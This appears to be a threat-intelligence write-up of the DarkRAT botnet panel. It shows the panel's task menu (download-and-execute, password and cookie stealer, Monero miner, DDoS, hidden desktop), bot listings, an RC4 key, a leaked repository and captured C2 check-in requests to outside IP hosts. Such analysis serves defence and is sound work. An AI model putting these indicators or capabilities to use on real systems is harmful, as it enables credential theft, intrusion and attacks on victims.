
-Add spreading tags (dont forget to put it on bot info) + and statistics on /dashboard (just a pie, should be next to top countries. So the order will be Latest Installs, Top Countries, Spread Statistics)

Tasks



Tasks Overview
✓ Task method
Download & Execute- dande
Download & Execute in Memory- runpe
Update- update
Uninstall- uninstall
Kill Persistence Loader- killpersistence
Start Hidden Desktop- hvnc
Show 10 entries
Search:
Previous
1
Next

Status	Command	Type	Executions	Task Details
	killpersistence	uninstall	0 / unlimited	More Info

Showing 1 to 1 of 1 entries


Tasks Overview
Task method
Task method
Download & Execute- dande
Download & Execute in Memory- runpe
Update- update
Uninstall- uninstall
Kill Persistence Loader- killpersistence
DDos Invite- ddos
Example Plugin Task- example_task
Start Hidden Desktop- hvnc
Monero Miner- miner
Start Reveres Socks Server- reverse_socks
Chrome Password & Cookie Stealer- stealer

Bots



Bots Overview

Show 10 ▾ entries

Search:

Country	IP	Computername	Antivirus	Opering System	Version	Last Seen	More Info
Afghanistan	[redacted]	[redacted]	NONE	Windows 8	2.1.3	2 Jul	Info
Albania	[redacted]	[redacted]	NONE	Windows 7 Service Pack 1	2.1.3	2 Minutes Ago	Info
Albania	[redacted]	[redacted]	NONE	Windows 7 Service Pack 1	2.1.3	18 Hours Ago	Info
Albania	[redacted]	[redacted]	NONE	Windows 10	2.1.3	4 Jul	Info


Bot Info

Hardware UUID	[redacted]
IP Address	[redacted]
Computer Name	[redacted]
Processor Architecture	x86
CPU Model	Intel(R) Core(TM) i5-4300U CPU @ 1.90GHz
Admin	✗
Antivirus	none
Spread Tag	
Last Seen	2019-07-02 14:32:03
Install Date	2019-07-02 13:37:04
Opering System	Windows 8
Country Name	[redacted]
.Net2 Installed	✓
.Net3 Installed	✓
.Net3.5 Installed	✓
.Net4 Installed	✓
Latitude	33
Longitude	65
Bot Version	2.1.3


Tasks Overview

Download & Execute- dande

http://yourdomainorip.com/path/to/file.exe


Execution Limit
□ Country Filter
□ .Net Framework Filter
Execute Task


Settings



Encrypt RC4 Cipher

By Default: http://0.0.0.0/request

Encrypt your current Server URL before create a Pastebin with it. (0.0.0.0 is your IP)



Update Information URL

https://pastebin.com/raw/YBGEBviB

Check New versions from Darkspider.

Enryption Key

28BED2E43A51F81DB74F9318BA1F1A1F

We'll never share your encryption key with anyone else. (This is the RC4 Cipher Private Key)

User Agent


1FD931B7

The Bot and the Gate need the same HTTP User Agent.

Request Time of Bots

1200


Its needed for a correct Online Calculation.



Change your current Template

v2


Force Compile Template



Username	Edit
admin	Edit

routes

Plugins



○	about	Plugin Settings
○	botshop	Plugin Settings
○	custom_urls	Plugin Settings
○	ddos	Plugin Settings
○	example_task_extension	Plugin Settings
○	logs	Plugin Settings
●	stealer	Plugin Settings

Panel source

../.git/HEAD `ref: refs/heads/master`


../.git/refs/heads/master `d53a9090693032825b8a4401e4975e0ffa1d55a5`

../.git/config

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/darkspiderbots/darkratPanel.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
        remote = origin
        merge = refs/heads/master
```

Source filelist

../.git/index



```
[header]
  signature = DIRC
  version = 2
  entries = 2686

[entry]
  entry = 1
  ctime = 1564437032.8835993
  mtime = 1564437032.8835993
  dev = 2048
  ino = 258693
  mode = 100644
  uid = 0
  gid = 0
  size = 119
  sha1 = 3cdbfbd209d8bf4646fb839f1b363420b6e83569
  flags = 9
  assume-valid = False
  extended = False
  stage = (False, False)
  name = .htaccess

[entry]
  entry = 2
  ctime = 1564437032.8835993
  mtime = 1564437032.8835993
  dev = 2048
  ino = 258694
  mode = 100644
  uid = 0
  gid = 0
  size = 4791
  sha1 = 409514c1f7867ba5918bad47270a0d7c0fe9f531
  flags = 9
  assume-valid = False
  extended = False
  stage = (False, False)
  name = README.md
```

- .htaccess
- README.md
- favicon.ico
- index.php
- robots.txt
- versions/2.0/composer.json
- versions/2.0/index.php
- versions/2.0/plugins/about/Controller/aboutConroller.class.php
- versions/2.0/plugins/about/about.php


- versions/2.0/plugins/about/assets/nav/about.svg
- versions/2.0/plugins/about/template/about/about.tpl
- versions/2.0/plugins/custom_urls/Controller/routes.class.php
- versions/2.0/plugins/custom_urls/custom_urls.php
- versions/2.0/plugins/custom_urls/custom_urls.sql
- versions/2.0/plugins/custom_urls/template/settings/options.tpl
- versions/2.0/plugins/ddos/Controller/ddosController.class.php
- versions/2.0/plugins/ddos/Controller/ddosHandlerController.php
- versions/2.0/plugins/ddos/ddos.php
- versions/2.0/plugins/ddos/ddos.sql
- versions/2.0/plugins/ddos/dll/ddoshandle.dll
- versions/2.0/plugins/ddos/template/ddos/ddoshub.tpl
- versions/2.0/plugins/ddos/template/ddos/ddosinfo.tpl
- versions/2.0/plugins/example_task_extension/dll/example.dll
- versions/2.0/plugins/example_task_extension/example_task_extension.php
- versions/2.0/plugins/extreme_onion_routing/Controller/Ajax.class.php
- versions/2.0/plugins/extreme_onion_routing/Controller/Backend.class.php
- versions/2.0/plugins/extreme_onion_routing/Cron/checkServer.php
- versions/2.0/plugins/extreme_onion_routing/extreme_onion_routing.php
- versions/2.0/plugins/extreme_onion_routing/extreme_onion_routing.sql
- versions/2.0/plugins/extreme_onion_routing/template/Backend/extreme_onion_routing.tpl
- versions/2.0/plugins/extreme_onion_routing/template/Backend/manage_gates.tpl
- versions/2.0/plugins/extreme_onion_routing/template/Backend/manage_routers.tpl
- versions/2.0/plugins/logs/Controller/logController.class.php
- versions/2.0/plugins/logs/assets/nav/logs.svg
- versions/2.0/plugins/logs/logs.php
- versions/2.0/plugins/logs/logs.sql
- versions/2.0/plugins/logs/template/log/loginfo.tpl
- versions/2.0/plugins/logs/template/log/logs.tpl
- versions/2.0/plugins/miner/Controller/miner.class.php
- versions/2.0/plugins/miner/dll/Monero_cpu.dll
- versions/2.0/plugins/miner/miner.php
- versions/2.0/plugins/miner/template/miner/settings.tpl
- versions/2.0/plugins/stealer/Controller/PassMain.class.php
- versions/2.0/plugins/stealer/Controller/Recovery.class.php
- versions/2.0/plugins/stealer/dll/Stealer.dll
- versions/2.0/plugins/stealer/stealer.php
- versions/2.0/plugins/stealer/stealer.sql
- versions/2.0/plugins/stealer/template/passmain/cookiemanager.tpl
- versions/2.0/plugins/stealer/template/passmain/passrecovery.tpl
- versions/2.0/vendor/autoload.php
  ...

Full list: https://pastebin.com/A3WYH5C5

C2 communication

#1 Pastebin grab


```
GET /raw/J7vpbEz6 HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_0 like Mac OS X) AppleWebKit/534.46
(KHTML, like Gecko) Version/5.1 Mobile/9A334 Safari/7534.48.3
Host: pastebin.com
```


Wireshark · Follow TCP Stream (tcp.stream eq 13) · packets_20190715_123154.pcap

```
GET /raw/J7vpbEz6 HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_0 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9A334 Safari/7534.48.3
Host: pastebin.com
```

#2 Bot check-in request

```
POST /request HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: SUq1rx
Host: 37.44.215.132
Content-Length: 656

request=YUhkcFpEMHhOR0V6T0RKbE1TMDBZVEl3TFRWbU4yTXRZak5pTkMwMllXRmtOVEl3TW1Fd01XVW1ZM
```


Wireshark · Follow TCP Stream (tcp.stream eq 20) · packets_20190715_125739.pcap

```
POST /request HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: SUq1rx
Host: 185.193.38.158
Content-Length: 640

